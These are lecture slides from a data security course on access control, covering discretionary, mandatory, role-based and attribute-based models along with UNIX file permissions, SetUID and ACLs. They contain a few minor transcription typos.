
**Access  
Control  
System  
Comma  
nds**

Rule	Command (by $S_o$ )	Authorization	Operation
R1	<b>transfer</b> $\begin{Bmatrix} \alpha^* \\ \alpha \end{Bmatrix}$ <b>to</b> $S, X$	' $\alpha^*$ ' in $A[S_o, X]$	store $\begin{Bmatrix} \alpha^* \\ \alpha \end{Bmatrix}$ in $A[S, X]$
R2	<b>grant</b> $\begin{Bmatrix} \alpha^* \\ \alpha \end{Bmatrix}$ <b>to</b> $S, X$	'owner' in $A[S_o, X]$	store $\begin{Bmatrix} \alpha^* \\ \alpha \end{Bmatrix}$ in $A[S, X]$
R3	<b>delete</b> $\alpha$ <b>from</b> $S, X$	'control' in $A[S_o, S]$ or 'owner' in $A[S_o, X]$	delete $\alpha$ from $A[S, X]$
R4	$w \leftarrow \text{read } S, X$	'control' in $A[S_o, S]$ or 'owner' in $A[S_o, X]$	copy $A[S, X]$ into $w$
R5	<b>create object</b> $X$	None	add column for $X$ to $A$ ; store 'owner' in $A[S_o, X]$
R6	<b>destroy object</b> $X$	'owner' in $A[S_o, X]$	delete column for $X$ from $A$
R7	<b>create subject</b> $S$	none	add row for $S$ to $A$ ; execute <b>create object</b> $S$ ; store 'control' in $A[S, S]$
R8	<b>destroy subject</b> $S$	'owner' in $A[S_o, S]$	delete row for $S$ from $A$ ; execute <b>destroy object</b> $S$

(Table is on page 116 in the textbook)

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



# Lecture 10 – Data Security: Access Control Continued

---

September 27, 2018

Dr. Dan Massey

# Discretionary Access Control (DAC)

- Scheme in which an entity may be granted access rights that permit the entity, by its own violation, to enable another entity to access some resource
- Often provided using an access matrix
  - One dimension consists of identified subjects that may attempt data access to the resources
  - The other dimension lists the objects that may be accessed
- Each entry in the matrix indicates the access rights of a particular subject for a particular object

# UNIX File Access Control

UNIX files are administered using inodes (index nodes)

- Control structures with key information needed for a particular file
- Several file names may be associated with a single inode
- An active inode is associated with exactly one file
- File attributes, permissions and control information are sorted in the inode
- On the disk there is an inode table, or inode list, that contains the inodes of all the files in the file system
- When a file is opened its inode is brought into main memory and stored in a memory resident inode table


Directories are structured in a hierarchical tree

- May contain files and/or other directories
- Contains file names plus pointers to associated inodes

# UNIX

## File Access Control

- Unique user identification number (user ID)
- Member of a primary group identified by a group ID
- Belongs to a specific group
- 12 protection bits
  - Specify read, write, and execute permission for the owner of the file, members of the group and all other users
- The owner ID, group ID, and protection bits are part of the file's inode



(a) Traditional UNIX approach (minimal access control list)

**Figure 4.5 UNIX File Access Control**

# Traditional UNIX File Access Control

- “Set user ID”(SetUID)
- “Set group ID”(SetGID)
  - System temporarily uses rights of the file owner/group in addition to the real user’s rights when making access control decisions
  - Enables privileged programs to access files/resources not generally accessible
- Sticky bit
  - When applied to a directory it specifies that only the owner of any file in the directory can rename, move, or delete that file
- Superuser
  - Is exempt from usual access control restrictions
  - Has system-wide access

# Access Control Lists (ACLs) in UNIX

## Modern UNIX systems support ACLs


- FreeBSD, OpenBSD, Linux, Solaris

### FreeBSD

- Setfacl command assigns a list of UNIX user IDs and groups
- Any number of users and groups can be associated with a file
- Read, write, execute protection bits
- A file does not need to have an ACL
- Includes an additional protection bit that indicates whether the file has an extended ACL

## When a process requests access to a file system object two steps are performed:

- Step 1 selects the most appropriate ACL
- Step 2 checks if the matching entry contains sufficient permissions



(b) Extended access control list

## File Access Control Lists


Expand to more than just a single user or single group  
 Mask to quickly limit permissions for the multiple subjects

# Access Control Policies (1/2)

- **Mandatory access control (MAC):**
  - Controls access based on comparing security labels with security clearances. Termed *mandatory* because an entity may not, just by its own volition, enable another entity to access a resource.
- **Discretionary access control (DAC):**
  - Controls access based on the identity of the requestor and on access rules (authorizations) stating what requestors are (or are not) allowed to do. This policy is termed *discretionary* because an entity might, by its own volition, enable another entity to access some resource.

# Access Control Policies (2/2)

- **Role-based access control (RBAC)**
  - Controls access based on the roles that users have within the system and on rules stating what accesses are allowed to users in given roles
- **Attribute-based access control (ABAC)**
  - Controls access based on attributes of the user, the resource to be accessed, and current environmental conditions




**Figure 4.6 Users, Roles, and Resources**


	$R_1$	$R_2$	• • •	$R_n$
$U_1$	✗			
$U_2$	✗			
$U_3$		✗		✗
$U_4$				✗
$U_5$				✗
$U_6$				✗
•				
•				
•				
$U_m$	✗			

	OBJECTS								
	$R_1$	$R_2$	$R_n$	$F_1$	$F_1$	$P_1$	$P_2$	$D_1$	$D_2$
$R_1$	control	owner	owner control	read *	read owner	wakeup	wakeup	seek	owner
$R_2$		control		write *	execute			owner	seek *
•									
•									
•									
$R_n$			control		write	stop			

Figure 4.7 Access Control Matrix Representation of RBAC



(a) Relationship among RBAC models




(b) RBAC models

**Figure 4.8 A Family of Role-Based Access Control Models.**

## Table 4.4

### Scope RBAC Models

Models	Hierarchies	Constraints
$\text{RBAC}_0$	No	No
$\text{RBAC}_1$	Yes	No
$\text{RBAC}_2$	No	Yes
$\text{RBAC}_3$	Yes	Yes



**Figure 4.9 Example of Role Hierarchy**

# Constraints - RBAC

- Provide a means of adapting RBAC to the specifics of administrative and security policies of an organization
- A defined relationship among roles or a condition related to roles
- Types:

## Mutually exclusive roles

- A user can only be assigned to one role in the set (either during a session or statically)
- Any permission (access right) can be granted to only one role in the set

## Cardinality

- Setting a maximum number with respect to roles

## Prerequisite roles

- Dictates that a user can only be assigned to a particular role if it is already assigned to some other specified role

# Attribute-Based Access Control (ABAC)

Can define authorizations that express conditions on properties of both the resource and the subject

Strength is its flexibility and expressive power

Main obstacle to its adoption in real systems has been concern about the performance impact of evaluating predicates on both resource and user properties for each access

Web services have been pioneering technologies through the introduction of the eXtensible Access Control Markup Language (XAMCL)

There is considerable interest in applying the model to cloud services

# ABAC Model: Attributes

## Subject attributes

- A subject is an active entity that causes information to flow among objects or changes the system state
- Attributes define the identity and characteristics of the subject

## Object attributes

- An object (or resource) is a passive information system-related entity containing or receiving information
- Objects have attributes that can be leverages to make access control decisions

## Environment attributes

- Describe the operational, technical, and even situational environment or context in which the information access occurs
- These attributes have so far been largely ignored in most access control policies

# ABAC

Distinguishable because it controls access to objects by evaluating rules against the attributes of entities, operations, and the environment relevant to a request

Relies upon the evaluation of attributes of the subject, attributes of the object, and a formal relationship or access control rule defining the allowable operations for subject-object attribute combinations in a given environment

Systems are capable of enforcing DAC, RBAC, and MAC concepts

Allows an unlimited number of attributes to be combined to satisfy any access control rule

